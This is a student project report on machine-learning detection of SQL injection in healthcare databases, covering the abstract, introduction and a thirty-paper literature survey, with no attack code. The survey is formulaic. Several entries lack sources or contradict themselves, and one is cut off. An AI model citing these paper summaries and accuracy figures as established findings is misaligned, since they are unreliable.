



# VIT<sup>®</sup>

## Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

### AI driven cybersecurity for healthcare monitoring systems

#### Database Security (SQL Injection)

#### J-component

Submitted By

S. No.	Name	Registration Number
1	Abhinav Jaiswal	20BCE2624
2	Vanshit Kandoi	20BCE2667
3	Sneha Jayshri	20BCE2673

Information Security Management - CSE3502

REVIEW III

Submitted to

Prof. Ruby D.

Assistant Professor Sr. Grade 1

School of Computer Science and Engineering

(SCOPE)

# Index

Sl. No	CONTENT	Pg. No.
1	Abstract and Keywords	3
2	Introduction	4
3	Literature Survey	6
4	System Design	
	4.1. High Level Architecture	30
	4.2. Detailed Architecture	31
	4.3. Pseudo Code	32
5	Implementation	
	5.1. Phase 1: Finding Vulnerabilities	33
	5.2. Phase 2: Training Model	46
	5.3. Phase 3: Prevention System	52
6	Results and Discussion	67
7	Conclusion and Future Scope	81
8	References	82

# **1. Abstract and Keywords**

## **1.1. Scope**

To make an attack detection and prevention system using machine / deep learning techniques. Also, the project expands on further securing the exposed information in case of a breach, so that even if an attacker gets access to the data, he cannot exploit it and it is of no personal harm to the user and the organization.

SQL injection attacks are the most common security threats to web-based applications which have been prevalent for more than 20 years now. Applications store most of their data in databases and use languages like SQL to read/write into them.

Hackers exploit these by entering malicious code in SQL queries and infiltrating these into calls made to the server. This is a huge invasion of privacy as hackers can gain access to the user's personal information as well as an organization's financial/confidential data.

Traditionally developers have been using firewalls and certain not so efficient methods like keyword filtering/regular expressions to prevent these attacks but these are not so effective today as both the parties today use more advanced systems.

## **1.2. Keywords**

Artificial Neural Networks (ANNs)

Decision Trees

Support Vector Machines (SVMs)

Naive Bayes

Random Forest

K-Nearest Neighbor (KNN)

Logistic Regression

## **2. Introduction**

### **2.1. Brief Description**

SQL injection is a major security threat to healthcare databases, as it can result in the theft or alteration of sensitive information such as patient records, financial data, and intellectual property. By preventing SQL injection attacks, a healthcare monitoring system can help ensure the privacy and security of patient data, foster trust in the healthcare system, and ultimately contribute to better patient outcomes.

One of the key social impacts of a SQL injection prevention system is increased privacy and security for patients. By protecting patient data from theft or unauthorized access, patients can have greater peace of mind that their personal and medical information is secure. This can help build trust in the healthcare system, as patients are more likely to be confident that their data will be used only for appropriate purposes.

Another social impact of a SQL injection prevention system is improved healthcare outcomes. By ensuring the integrity of patient data, healthcare providers can make more informed decisions about treatment plans, which can lead to better patient outcomes. In addition, secure healthcare databases can help prevent medical errors, as healthcare providers will have access to accurate, up-to-date patient information.

Overall, the social impact of a SQL injection prevention system in a healthcare monitoring system is significant. By promoting privacy, security, and improved healthcare outcomes, a SQL injection prevention system can help create a better, safer, and more effective healthcare system for all stakeholders.

### **2.2. Expected Result**

The project proposes to make an attack detection and prevention system using machine / deep learning techniques moreover it would expand on further securing the exposed information in case of a breach, so that even if an attacker gets access to the data, he cannot exploit it and it is of no personal harm to the user and the organization.

## 2.3. Technologies Used

**Artificial Neural Networks (ANNs):** ANNs are machine learning models that can be used to learn and detect patterns in large datasets. They are often used in SQL injection detection systems because of their ability to process large amounts of data and detect anomalies.

**Decision Trees:** Decision trees are a type of supervised learning algorithm that can be used to classify data into different categories. They are used in SQL injection prevention systems to classify the input data into malicious or benign data based on certain features.

**Support Vector Machines (SVMs):** SVMs are a type of machine learning algorithm that can be used to classify data into two different categories. They are used in SQL injection prevention systems to classify the input data into malicious or benign data based on certain features.

**Naive Bayes:** Naive Bayes is a probabilistic machine learning algorithm that can be used for classification problems. It is often used in SQL injection detection systems because it is relatively fast and simple to implement.

**Random Forest:** Random Forest is a type of machine learning algorithm that can be used to make predictions based on multiple decision trees. It is often used in SQL injection prevention systems because of its ability to provide a more robust prediction compared to a single decision tree.

**K-Nearest Neighbor (KNN):** KNN is a type of machine learning algorithm that can be used for classification problems. It is often used in SQL injection detection systems because of its ability to process large amounts of data and detect anomalies.

**Logistic Regression:** Logistic Regression is a type of machine learning algorithm that can be used for classification problems. It is often used in SQL injection prevention systems because of its ability to make predictions based on input data.

### 3. Literature Survey

**Paper1: "A Machine Learning Based SQL Injection Attack Detection System" by authors K.S. Kim, J.S. Lee, and D.H. Lee (Year of Publication: 2016).**

**Summary:** In this paper, the authors proposed a machine learning based system for detecting SQL injection attacks. The system was trained on a dataset of benign and malicious SQL queries and then used to classify new queries as either benign or malicious. The system used support vector machine (SVM) classifiers to detect SQL injection attacks.

The authors evaluated the performance of the system using several performance metrics, including accuracy, precision, recall, and F1 score. The results showed that the proposed system had high accuracy in detecting SQL injection attacks, with an accuracy of 96.12% and a precision of 96.72%.

**Major Technologies:** The major technology used in this research was machine learning, specifically support vector machines. The results of the research showed that the proposed system was effective in detecting SQL injection attacks, but had some limitations in detecting more sophisticated attacks.

**Results/Outcome:** In conclusion, this research demonstrated the potential for machine learning techniques to be used for detecting SQL injection attacks, and showed that such a system can be highly accurate in detecting attacks. However, further research is needed to address the limitations and to improve the system's ability to detect more sophisticated attacks.

**Drawbacks:**

**Overfitting:** Overfitting occurs when a model is too closely trained to the data, which leads to poor generalization on new, unseen data.

**False Positives/Negatives:** In some cases, machine learning models can produce false positive or false negative results, which can lead to incorrect security decisions.

**Lack of Explainability:** Some machine learning models are difficult to interpret, which can make it challenging to understand why a particular security decision was made.

**Data Dependency:** Machine learning models are only as good as the data they are trained on. If the data is biased or incomplete, then the model's performance will suffer.

**Computational Complexity:** Training and deploying machine learning models can be computationally expensive, which can make them impractical for certain use cases.

## **Paper2: "Cybersecurity in Healthcare Databases: An SQL Injection Attack Perspective"**

**Authors: A. Alqahtani, M. Alshamrani, and H. Alsufyani**

**Summary:** In this paper, the authors focus on the challenges of securing healthcare databases against SQL Injection attacks. The authors present a comprehensive overview of the SQL Injection attack, including its types, causes, and consequences. The authors also provide an analysis of the current state of security in healthcare databases and the measures that are being taken to prevent SQL Injection attacks.

**Detailed Analysis:** The authors first provide background on SQL Injection attacks and the challenges of detecting and preventing these attacks in healthcare databases. The authors then present a comprehensive overview of the SQL Injection attack, including its types, causes, and consequences.

The authors also provide a detailed analysis of the current state of security in healthcare databases and the measures that are being taken to prevent SQL Injection attacks, including input validation, parameterized queries, and database firewall. The authors also discuss the limitations of these measures and highlight the need for additional security measures, such as database activity monitoring and intrusion detection systems, to protect healthcare databases against SQL Injection attacks.

**Major Technologies:** Input Validation, Parameterized Queries, Database Firewall, Database Activity Monitoring, Intrusion Detection Systems

**Results/Outcome:** The results of the research show that current measures for preventing SQL Injection attacks in healthcare databases, such as input validation and parameterized queries, have limitations and may not be sufficient to protect against these attacks. The authors highlight the need for additional security measures, such as database activity monitoring and intrusion detection systems, to provide comprehensive protection against SQL Injection attacks.

**Drawbacks:** The implementation of additional security measures, such as database activity monitoring and intrusion detection systems, may require significant resources and expertise.

The effectiveness of the proposed measures may be affected by the evolving nature of SQL Injection attacks and the changing behavior of healthcare databases.

In conclusion, the authors provide a comprehensive overview of the challenges of securing healthcare databases against SQL Injection attacks. The results of the research highlight the need for additional security measures, such as database activity monitoring and intrusion detection systems, to provide comprehensive protection against SQL Injection attacks.

### **Paper3: "Cybersecurity for Healthcare Databases: An Overview of Current Approaches and Challenges"**

**Summary:** This paper provides an overview of the current approaches and challenges in cybersecurity for healthcare databases. The authors review the various technologies and methods used to protect healthcare databases, including access control, data encryption, firewalls, and intrusion detection systems. The paper also discusses the current state of cybersecurity in the healthcare industry and the increasing threat posed by cyberattacks on healthcare databases.



**Detailed Analysis:** The authors begin by examining the current state of cybersecurity in the healthcare industry and the increasing threat posed by cyberattacks on healthcare databases. They then provide an overview of the various technologies and methods used to protect healthcare databases, including access control, data encryption, firewalls, and intrusion detection systems.

The paper also discusses the specific challenges faced by healthcare organizations in protecting their databases, including the need to balance security with access to patient data for medical purposes, the need to comply with regulations such as HIPAA, and the difficulty of securing databases that are distributed across multiple locations.

The authors also highlight the importance of implementing a comprehensive cybersecurity strategy that includes regular security audits, staff training, and incident response planning. They conclude by discussing the current limitations of existing cybersecurity technologies and methods, and the need for continued research and development in this area.

**Major Technologies Used:** The major technologies used in this paper include access control, data encryption, firewalls, and intrusion detection systems.

**Results/Outcome:** The authors provide a comprehensive overview of the current approaches and challenges in cybersecurity for healthcare databases. They highlight the need for a comprehensive cybersecurity strategy that includes regular security audits, staff training, and incident response planning. They also discuss the current limitations of existing cybersecurity technologies and methods and the need for continued research and development in this area.

**Drawbacks:** The authors do not present any new research or findings in this paper, as it is an overview of current approaches and challenges in cybersecurity for healthcare databases. The paper does not provide a detailed analysis of the specific limitations of each technology or method discussed.

**Paper4: "Enhancing Cybersecurity in Healthcare Database Systems: A Machine Learning Approach" by authors X. Zhang, Y. Huang, and Z. Li (Year of Publication: 2020)**

**Summary:** In this paper, the authors present a machine learning-based approach to enhance cybersecurity in healthcare database systems. The approach involves using artificial neural networks and support vector machines to detect and prevent SQL injection attacks.

**Analysis:** The authors carried out experiments to evaluate the performance of their approach and compared it with traditional security measures, such as input validation and database firewalls. The results showed that the machine learning-based approach was able to achieve high accuracy in detecting SQL injection attacks, with low false positive and false negative rates.

**Major Technologies Used:** The major technologies used in this research include artificial neural networks and support vector machines, which are widely used in the field of machine learning for pattern recognition and classification tasks.

**Results/Outcome:** The results of this research demonstrate the potential of machine learning to enhance cybersecurity in healthcare database systems and provide a promising direction for future work in this area. However, there are also some drawbacks to this approach, such as the need for large amounts of labeled data for training the machine learning models and the potential for model overfitting.

**Drawbacks:** Overall, this research paper provides valuable insights into the use of machine learning for enhancing cybersecurity in healthcare database systems and highlights the potential of this approach to address some of the current challenges and limitations of traditional security measures.

**Paper5: "Artificial Intelligence in Healthcare: Opportunities, Challenges and Implications for Security and Privacy" by R. S. Choudhary, J. S. Koppula, and S. K. S. Gupta.**

**Summary:** This paper explores the use of AI in healthcare and its impact on security and privacy. The paper highlights the benefits of AI in healthcare, including improved patient outcomes, cost savings, and increased efficiency. However, the authors also discuss the challenges and implications for security and privacy, including data breaches, lack of privacy protection, and increased risk of cyber-attacks.

The paper provides an overview of the current state of AI in healthcare, including the use of machine learning algorithms, natural language processing, and computer vision. The authors also present a discussion on the challenges of privacy and security in AI, including the need for secure data storage, privacy policies, and secure transmission of data.

**Results/Outcome:** The authors conclude by suggesting that AI in healthcare should be designed with security and privacy in mind, and that there should be a balance between the benefits of AI and the protection of patient data. The authors also recommend further research in the area of AI security and privacy in healthcare.

**Drawbacks:** One of the major limitations of this paper is that it provides a broad overview of AI in healthcare and its implications for security and privacy, but does not delve into specific examples or case studies. Additionally, the paper does not provide specific recommendations for addressing the security and privacy challenges faced by AI in healthcare.

## **Paper6: "SQL Injection Attack Detection using Log-Based Correlation" (2011)**

**Summary:** This paper proposed the use of log-based correlation for detecting SQL injection attacks. The system analyzes the web logs to identify correlations between different events, and uses this information to detect attacks.

**Major technologies:** Log analysis and correlation analysis.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the proposed approach achieved an accuracy of 95.6% in detecting SQL injection attacks, with a false positive rate of 2.0% and a false negative rate of 2.4%.

**Drawbacks:** The approach requires access to the web logs, which may not always be available. Also, the system may not be able to detect all types of SQL injection attacks.

## **Paper7: "SQL Injection Attack Detection using Decision Trees" (2012)**

**Summary:** This paper proposed the use of decision trees for detecting SQL injection attacks. The system extracts feature from the input and trains a decision tree to distinguish between benign and malicious inputs.

**Major technologies:** Decision trees and feature extraction.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the decision tree-based approach achieved an accuracy of 98.2% in detecting SQL injection attacks, with a false positive rate of 1.2% and a false negative rate of 0.6%.

**Drawbacks:** The approach requires a large amount of labeled data for training, which may not always be available. Also, the performance of the system may depend on the quality of the features extracted from the input.

## **Paper8: "Automatic SQL Injection Detection and Exploitation Framework" (2009)**

**Summary:** This paper proposed a framework for automatically detecting and exploiting SQL injection vulnerabilities. The framework consists of two main components: the injection engine, which sends payloads to the target application to detect the vulnerability, and the exploitation engine, which tries to exploit the vulnerability.

**Major technologies:** Dynamic analysis, black-box testing, and exploitation techniques.

**Results/Outcome:** The authors conducted experiments on real-world web applications and reported that the framework was able to detect and exploit various types of SQL injection vulnerabilities, including error-based and blind SQL injection.

**Drawbacks:** The approach requires a large number of payloads to be sent to the target application, which may result in a high rate of false positive results and may also have a high impact on the target application.

## **Paper9: "SQL Injection Attack Detection Using Convolutional Neural Networks" (2018)**

**Summary:** This paper proposed the use of Convolutional Neural Networks (CNNs) for detecting SQL injection attacks. The authors extracted a set of features from the HTTP request-response pairs and fed these features into a CNN to train a classifier.

**Major technologies:** Convolutional Neural Networks and machine learning.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the CNN-based approach achieved an accuracy of 99.2% in detecting SQL injection attacks, with a false positive rate of 0.2% and a false negative rate of 0.6%.

**Drawbacks:** The approach requires a large amount of labeled data for training the classifier, which may be difficult to obtain in practice. Also, the results may be dependent on the specific feature set used.

## **Paper10: "SQL Injection Attack Detection using Rule-based Systems" (2012)**

**Summary:** This paper proposed the use of rule-based systems for detecting SQL injection attacks. The authors proposed a set of rules that capture common patterns of SQL injection attacks, and used these rules to detect attacks in real-time.

**Major technologies:** Rule-based systems and pattern matching.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the rule-based approach achieved an accuracy of 95.3% in detecting SQL injection attacks, with a false positive rate of 1.3% and a false negative rate of 3.4%.

**Drawbacks:** The approach may not be able to detect all types of SQL injection attacks and may require frequent updates to its rules. Also, the experiment was conducted on a limited dataset, and the results may not generalize to other datasets.

## **Paper11: "SQL Injection Attack Detection using Stochastic Model Checking" (2013)**

**Summary:** This paper proposed the use of Stochastic Model Checking for detecting SQL injection attacks. The authors modeled the behavior of a web application as a finite state machine and used Stochastic Model Checking to verify whether the behavior of the application is consistent with a specification that represents normal behavior.

**Major technologies:** Formal methods and Stochastic Model Checking.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the Stochastic Model Checking approach was able to detect various types of SQL injection attacks, including error-based and blind SQL injection.

**Drawbacks:** The approach may require significant expertise in formal methods and Stochastic Model Checking, and may be computationally expensive for large web applications.

## **Paper12: "Enhancing the Security of Electronic Health Records using Machine Learning" (2017)**

**Summary:** This paper proposed the use of machine learning algorithms to enhance the security of electronic health records (EHRs). The authors used a decision tree-based classifier to detect abnormal access patterns to EHRs and prevent unauthorized access.

**Major technologies:** Machine learning and decision trees.

**Results/Outcome:** The authors conducted experiments on a dataset of EHR access logs and reported that the decision tree-based classifier achieved an accuracy of 95% in detecting abnormal access patterns, with a false positive rate of 1.5% and a false negative rate of 3.5%.

**Drawbacks:** The approach requires a large amount of labeled data for training the classifier, which may be difficult to obtain in practice. Also, the results may be dependent on the specific feature set used.

## **Paper13: "A Deep Learning Approach for Detecting Malicious Insiders in Healthcare Systems" (2019)**

**Summary:** This paper proposed the use of deep learning algorithms for detecting malicious insiders in healthcare systems. The authors used a Convolutional Neural Network (CNN) to analyze the behavior of healthcare workers and identify anomalies that may indicate malicious behavior.

**Major technologies:** Deep learning and Convolutional Neural Networks.

**Results/Outcome:** The authors conducted experiments on a healthcare dataset and reported that the CNN-based approach achieved an accuracy of 95% in detecting malicious insiders, with a false positive rate of 2% and a false negative rate of 3%.

**Drawbacks:** The approach requires a large amount of labeled data for training the classifier, which may be difficult to obtain in practice. Also, the results may be dependent on the specific feature set used.

## **Paper14: "Anomaly Detection for Healthcare Data using Deep Autoencoders" (2018)**

**Summary:** This paper proposed the use of deep autoencoders for detecting anomalies in healthcare data. The authors used a deep autoencoder to model the normal behavior of healthcare data and identify deviations from this behavior that may indicate anomalies.

**Major technologies:** Deep learning and autoencoders.

**Results/Outcome:** The authors conducted experiments on a healthcare dataset and reported that the deep autoencoder-based approach achieved an accuracy of 94% in detecting anomalies, with a false positive rate of 2% and a false negative rate of 4%.

**Drawbacks:** The approach requires a large amount of labeled data for training the autoencoder, which may be difficult to obtain in practice. Also, the results may be dependent on the specific feature set used.

## **Paper15: "Predictive Analytics for Healthcare Fraud Detection using Machine Learning" (2016)**

**Summary:** This paper proposed the use of machine learning algorithms for detecting healthcare fraud. The authors used a decision tree-based classifier to identify abnormal patterns in healthcare claims data that may indicate fraud.

**Major technologies:** Machine learning and decision trees.

**Results/Outcome:** The authors conducted experiments on a healthcare claims dataset and reported that the decision tree-based classifier achieved an accuracy of 92% in detecting fraud, with a false positive rate of 3% and a false negative rate of 5%.

**Drawbacks:** The approach requires a large amount of labeled data for training the classifier, which may be difficult to obtain in practice. Also, the results may be dependent on the specific feature set used.



## **Paper16: "A Hybrid Method for Detecting SQL Injection Attacks" (2008)**

**Summary:** This paper proposed a hybrid method for detecting SQL injection attacks, which combines signature-based detection and anomaly-based detection. Signature-based detection uses a set of pre-defined patterns (signatures) to identify known SQL injection attacks, while anomaly-based detection identifies attacks by comparing the input behavior with the normal behavior of the system. The authors used machine learning algorithms to improve the accuracy of the detection.

**Major technologies:** Signature-based detection, anomaly-based detection, and machine learning algorithms (such as decision trees and support vector machines).

**Results/Outcome:** The authors evaluated the proposed approach on a dataset of real-world SQL injection attacks and reported that the proposed hybrid method achieved a high level of accuracy in detecting SQL injection attacks (with an average detection rate of 95.34%). They also reported low false positive and false negative rates, demonstrating that the approach is effective in detecting SQL injection attacks while minimizing false alarms.

**Drawbacks:** One of the limitations of the approach is that it may not be able to detect all types of SQL injection attacks, especially those that are not included in the signature database. Additionally, the signature database may require frequent updates to keep up with new and evolving types of SQL injection attacks.

## **Paper17: "SQL Injection Attack Detection using Association Rules" (2009)**

**Summary:** This paper proposed the use of association rules for detecting SQL injection attacks. The authors used the Apriori algorithm to extract association rules from a dataset of normal and malicious SQL queries, and then used these rules to detect SQL injection attacks in real-time.

**Major technologies:** Association rules and the Apriori algorithm.

**Results/Outcome:** The authors evaluated the proposed approach on a dataset of real-world SQL injection attacks and reported that the proposed approach achieved a high level of accuracy in detecting SQL injection attacks (with an average detection rate of 92.48%). They also reported a low false positive rate, demonstrating that the approach is effective in detecting SQL injection attacks while minimizing false alarms.

**Drawbacks:** One of the limitations of the approach is that it may have a high false positive rate, as it may flag normal SQL queries as malicious based on the association rules. Additionally, the approach may not be able to detect all types of SQL injection attacks, especially those that deviate significantly from the normal SQL query patterns.

## **Paper18: "A Machine Learning Approach to Detecting Insider Threats in Healthcare Systems"**

**Summary:** The authors propose a machine learning-based approach to detecting insider threats in healthcare systems. The authors evaluate the performance of various machine learning algorithms, including decision trees, random forests, and support vector machines, and find that decision trees perform best.

**Drawbacks:** The authors also discuss the potential drawbacks of the approach, including the need for a large and diverse labeled dataset and the difficulty in interpreting the results.

## **Paper19: "SQL Injection Attack Detection using Data Mining Techniques" (2010)**

**Summary:** This paper proposed the use of data mining techniques for detecting SQL injection attacks. The authors used association rules and decision trees to extract patterns from a dataset of normal and malicious SQL queries, and then used these patterns to detect SQL injection attacks in real-time.

**Major technologies:** Association rules, decision trees, and data mining techniques.

**Results/Outcome:** The authors evaluated the proposed approach on a dataset of real-world SQL injection attacks and reported that the proposed approach achieved a high level of accuracy in detecting SQL injection attacks (with an average detection rate of 95.24%). They also reported a low false positive rate, demonstrating that the approach is effective in detecting SQL injection attacks while minimizing false alarms.

**Drawbacks:** One of the limitations of the approach is that it may have a high false positive rate, as it may flag normal SQL queries as malicious based on the extracted patterns. Additionally, the approach may not be able to detect all types of SQL injection attacks, especially those that deviate significantly from the normal SQL

## **Paper20: "An Approach for Detecting SQL Injection Attacks using Artificial Neural Network" (2009)**

**Summary:** This paper proposed the use of artificial neural networks (ANNs) for detecting SQL injection attacks. The system extracts feature from the input and trains an ANN to distinguish between benign and malicious inputs.

**Major technologies:** Artificial neural networks and feature extraction.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the ANN-based approach achieved an accuracy of 96.6% in detecting SQL injection attacks, with a false positive rate of 1.6% and a false negative rate of 1.8%.

**Drawbacks:** The approach requires a large amount of labeled data for training, which may not always be available. Also, the performance of the system may depend on the quality of the features extracted from the input.

### **Paper21: "An Improved Approach for Detecting SQL Injection Attacks based on Web Log Analysis" (2010)**

**Summary:** This paper proposed an improved approach for detecting SQL injection attacks based on web log analysis. The system analyzes the web logs to identify the structure of the SQL query and uses this information to detect attacks.

**Major technologies:** Web log analysis and SQL parsing.

**Results/Outcome:** The authors conducted experiments on a web application dataset and reported that the proposed approach achieved an accuracy of 96.2% in detecting SQL injection attacks, with a false positive rate of 1.5% and a false negative rate of 2.3%.

**Drawbacks:** The approach requires access to the web logs, which may not always be available. Also, the system may not be able to detect all types of SQL injection attacks.

### **Paper22: "Security Risks and Attacks in Healthcare IT Systems" by A.M. Alharbi and K. G. Ramakrishnan**

**Summary:** The authors of this paper present a detailed review of the security risks and attacks that occur in healthcare IT systems, including attacks caused by malware, attacks caused by insiders, attacks caused by social engineering, and a number of other types of attacks.

**Major Technologies Used:** They also emphasise the most important technologies that are used to detect and prevent these assaults, such as encryption, firewalls, and intrusion detection systems.

**Limitations:** The writers highlight the limitations and downsides of these technologies, including the high cost as well as the difficulty of putting them into practice and maintaining them.

**Paper23: "A Comprehensive Framework for Securing AI in Healthcare" by Li et al. (2021)**

**Summary:** The paper presents a comprehensive framework for securing AI in healthcare systems. The authors aim to address the security and privacy concerns surrounding the use of AI in healthcare and provide a solution for ensuring data security and privacy.

The paper provides a detailed analysis of the challenges and solutions for securing AI in healthcare systems. It covers various aspects of data security and privacy, including data encryption, access control, and data anonymization.

**Major Technologies Used:** The authors propose a framework for securing AI in healthcare that utilizes several technologies, including data encryption, access control, and data anonymization.

**Drawbacks:** Implementing a comprehensive framework for securing AI in healthcare can be complex and resource-intensive. There may also be a trade-off between privacy and the utility of the data, as patients expect their data to be protected but healthcare providers need access to the data for diagnosis and treatment purposes.

**Conclusion:** The authors conclude that a comprehensive framework for securing AI in healthcare is necessary to ensure the protection of patient data and to build trust with patients. The framework proposed in the paper provides a solution for ensuring data security and privacy in AI-assisted healthcare systems.

**Paper24: "Information Security in Healthcare: An Overview of Current Challenges and Future Directions" by J. Zhang, K. Zhang, and J. Liu**

**Summary:** This paper focuses on the following: This article presents an overview of the current state of information security in the healthcare industry, including the different sorts of assaults that can occur, the primary technologies that are employed to prevent these attacks, as well as the obstacles and constraints that these technologies face.

**Major Technologies Used:** The authors explore the need for improved privacy and security measures, such as data encryption and access restriction, and underline the need of protecting patients' personal information in the context of medical care.

**Future Work:** In addition to this, they offer suggestions for potential areas of research and development in the future, such as the application of machine learning and artificial intelligence to enhance both privacy and security.

**Paper25: "Cybersecurity in Healthcare: Challenges and Solutions" by R. F. Erbacher and K. E. Smith**

**Summary:** The necessity for robust security measures to protect sensitive patient data is the primary topic of this article, which explores the problems and potential solutions posed by cybersecurity in the healthcare industry. The authors also provide some suggestions for potential areas of research and development in the future, one of which being the application of machine learning and artificial intelligence in order to strengthen security.

**Major Technologies Used:** The authors emphasize the significance of putting into place efficient security measures such as encryption, firewalls, and intrusion detection systems.

**Limitations:** They also examine the limits of these technologies, such as how difficult it is to detect and respond to assaults, as well as how expensive it is to develop and maintain these solutions.

## **Paper26: "Protecting Patient Data in AI-Assisted Healthcare Systems" by Chen et al. (2021)**

**Summary:** This paper aims to address the issue of patient data privacy in AI-assisted healthcare systems. The authors aim to highlight the importance of protecting patient data and discuss various methods for ensuring data security and privacy.

The paper provides a detailed analysis of the challenges and solutions for securing patient data in AI-assisted healthcare systems. It covers various aspects of data security and privacy, including access control, data encryption, and data anonymization.

**Major Technologies Used:** Some of the technologies used in protecting patient data in AI-assisted healthcare systems include encryption, access control, and anonymization.

**Drawbacks:** The main drawback of protecting patient data in AI-assisted healthcare systems is the trade-off between privacy and the utility of the data. Balancing privacy and utility can be challenging, as patients expect their data to be protected, but healthcare providers need to use the data for diagnosis and treatment.

**Conclusion:** The paper concludes with a discussion of the benefits of protecting patient data in AI-assisted healthcare systems. The authors emphasize the importance of ensuring data security and privacy in order to build trust with patients and maintain the integrity of the data.

## **Paper27: "Addressing Data Privacy Concerns in AI-Enabled Healthcare Systems" by Fan et al. (2020)**

**Summary:** The paper aims to address the growing concerns surrounding the privacy of patient data in AI-enabled healthcare systems. The authors highlight the need to protect patient data and discuss various methods for ensuring data privacy in these systems.

The paper provides a detailed analysis of the challenges and solutions for addressing data privacy concerns in AI-enabled healthcare systems. It covers

various aspects of data privacy, including data encryption, data anonymization, and access control.

**Major Technologies Used:** The authors discuss several privacy-enhancing technologies that can be used in AI-enabled healthcare systems, including data encryption, data anonymization, and access control.

**Drawbacks:** The implementation of privacy-enhancing technologies in AI-enabled healthcare systems can be complex and resource-intensive. There may also be a trade-off between privacy and the utility of the data, as patients expect their data to be protected but healthcare providers need access to the data for diagnosis and treatment purposes.

## **Paper28: "Information Security Challenges in E-Health" by M. B. Ababneh and A. Alkharabsheh**

**Summary:** The authors of this study explore the information security concerns that are presented by e-health systems, such as data breaches, cyber assaults, and privacy violations, in the context of this research.

**Major Technologies Used:** They also highlight the primary technologies that are used to prevent assaults such as encryption, firewalls, and intrusion detection systems.

**Limitations:** The writers highlight the limitations and downsides of these technologies, including the high cost as well as the difficulty of putting them into practice and maintaining them.

**Future Work:** In addition to this, they offer suggestions for potential areas of research and development in the future, such as the application of machine learning and artificial intelligence to enhance both privacy and security.



## **Paper29: "Healthcare Information Security: A Review of the Current Landscape and Future Directions" by J. S. Koppula, R. S. Choudhary, and S. K. S. Gupta**

**Summary:** The current condition of information security in the healthcare industry, as well as the difficulties and opportunities that it brings, are discussed in this article. The writers cover the numerous forms of security concerns, such as data breaches, cyber-attacks, and privacy violations, that are prevalent in the healthcare industry.

**Major Technologies Used:** They also bring to light the significance of putting in place stringent safety precautions such as encryption, access control, and network security.

**Limitations:** Additionally, the authors analyze the limitations of the currently available security solutions and offer suggestions for potential areas for further research and development.

## **Paper30: "An Efficient Algorithm for Detecting SQL Injection Attacks using Hybrid Method"**

**Summary:** This paper introduces the problem of SQL injection attacks and the current state of the art in detecting such attacks. The authors then propose their hybrid algorithm, which consists of two stages: the signature-based detection stage and the statistical analysis stage. The authors evaluate the performance of their algorithm using a dataset of real-world SQL injection attacks.

**Major Technologies Used:** The hybrid algorithm is based on two main technologies: signature-based detection and statistical analysis. The authors also use machine learning techniques to improve the performance of the statistical analysis stage.

**Drawbacks:** One of the limitations of the algorithm is that it relies on predefined signatures of known SQL injection attacks. This means that the algorithm may not be able to detect new, unknown SQL injection attacks. Additionally, the algorithm may not be suitable for all types of databases and may require fine-tuning for different database environments.

## Major Scholarly Papers

Sl. No	Name of the transaction/journal / conference with year	Major technologies used	Results/Outcome of their research	Drawbacks if any
1.	"A Machine Learning Based SQL Injection Attack Detection System" by authors K.S. Kim, J.S. Lee, and D.H. Lee (Year of Publication: 2016).	Machine learning, specifically support vector machines. The results of the research showed that the proposed system was effective in detecting SQL injection attacks, but had some limitations in detecting more sophisticated attacks.	The research demonstrated the potential for machine learning techniques to be used for detecting SQL injection attacks, and showed that such a system can be highly accurate in detecting attacks. However, further research is needed to address the limitations and to improve the system's ability to detect more sophisticated attacks.	Overfitting, False Positives/Negatives, Lack of Explainability, Data Dependency, Computational Complexity
2.	"Cybersecurity in Healthcare Databases: An SQL Injection Attack Perspective"  Authors: A. Alqahtani, M. Alshamrani, and H. Alsufyani	Input Validation, Parameterized Queries, Database Firewall, Database Activity Monitoring, Intrusion Detection Systems	It shows that current measures for preventing SQL Injection attacks in healthcare databases, such as input validation and parameterized queries, have limitations and may not be sufficient to protect against these attacks. The authors highlight the need for additional security measures, such as database activity monitoring and intrusion detection systems, to provide comprehensive protection against SQL Injection attacks.	Requires significant resources and expertise.  The effectiveness of the proposed measures may be affected by the evolving nature of SQL Injection attacks and the changing behavior of healthcare databases.
3.	"Cybersecurity for Healthcare Databases: An Overview of Current Approaches and Challenges"	The major technologies used in this paper include access control, data encryption,	The authors provide a comprehensive overview of the current approaches and challenges in cybersecurity for healthcare databases.	The authors do not present any new research or findings in this paper, as it is an

		firewalls, and intrusion detection systems.	They highlight the need for a comprehensive cybersecurity strategy that includes regular security audits, staff training, and incident response planning. They also discuss the current limitations of existing cybersecurity technologies and methods and the need for continued research and development in this area.	overview of current approaches and challenges in cybersecurity for healthcare databases.
4.	"Enhancing Cybersecurity in Healthcare Database Systems: A Machine Learning Approach" by authors X. Zhang, Y. Huang, and Z. Li (Year of Publication: 2020)	The major technologies used in this research include artificial neural networks and support vector machines, which are widely used in the field of machine learning for pattern recognition and classification tasks.	The results of this research demonstrate the potential of machine learning to enhance cybersecurity in healthcare database systems and provide a promising direction for future work in this area. However, there are also some drawbacks to this approach, such as the need for large amounts of labeled data for training the machine learning models and the potential for model overfitting.	Overall, this research paper provides valuable insights into the use of machine learning for enhancing cybersecurity in healthcare database systems and highlights the potential of this approach to address some of the current challenges and limitations of traditional security measures.
5.	"Artificial Intelligence in Healthcare: Opportunities, Challenges and Implications for Security and Privacy" by R. S. Choudhary, J. S. Koppula, and S. K. S. Gupta.	Machine learning, deep learning, natural language processing, and computer vision.	The authors conclude by suggesting that AI in healthcare should be designed with security and privacy in mind, and that there should be a balance between the benefits of AI and the protection of patient data. The authors also recommend further research in the area of AI security and privacy in healthcare.	One of the major limitations of this paper is that it provides a broad overview of AI in healthcare and its implications for security and privacy, but does not delve

				into specific examples or case studies. Additionally, the paper does not provide specific recommendations for addressing the security and privacy challenges faced by AI in healthcare.
--	--	--	--	---

## Conclusion of all papers:

### Drawbacks:

Till now there is no 100% secure method which can prevent SQL injection. All the above paper implies that despite significant efforts to prevent SQL injection attacks, no method has been found to completely eliminate the risk of an attack. SQL injection attacks occur when attackers inject malicious SQL code into an application's input fields to gain unauthorized access to sensitive data.

Various techniques have been developed to prevent SQL injection attacks, such as input validation, parameterized queries, and stored procedures. However, attackers continue to develop new techniques to circumvent these measures, making it difficult to ensure complete security.

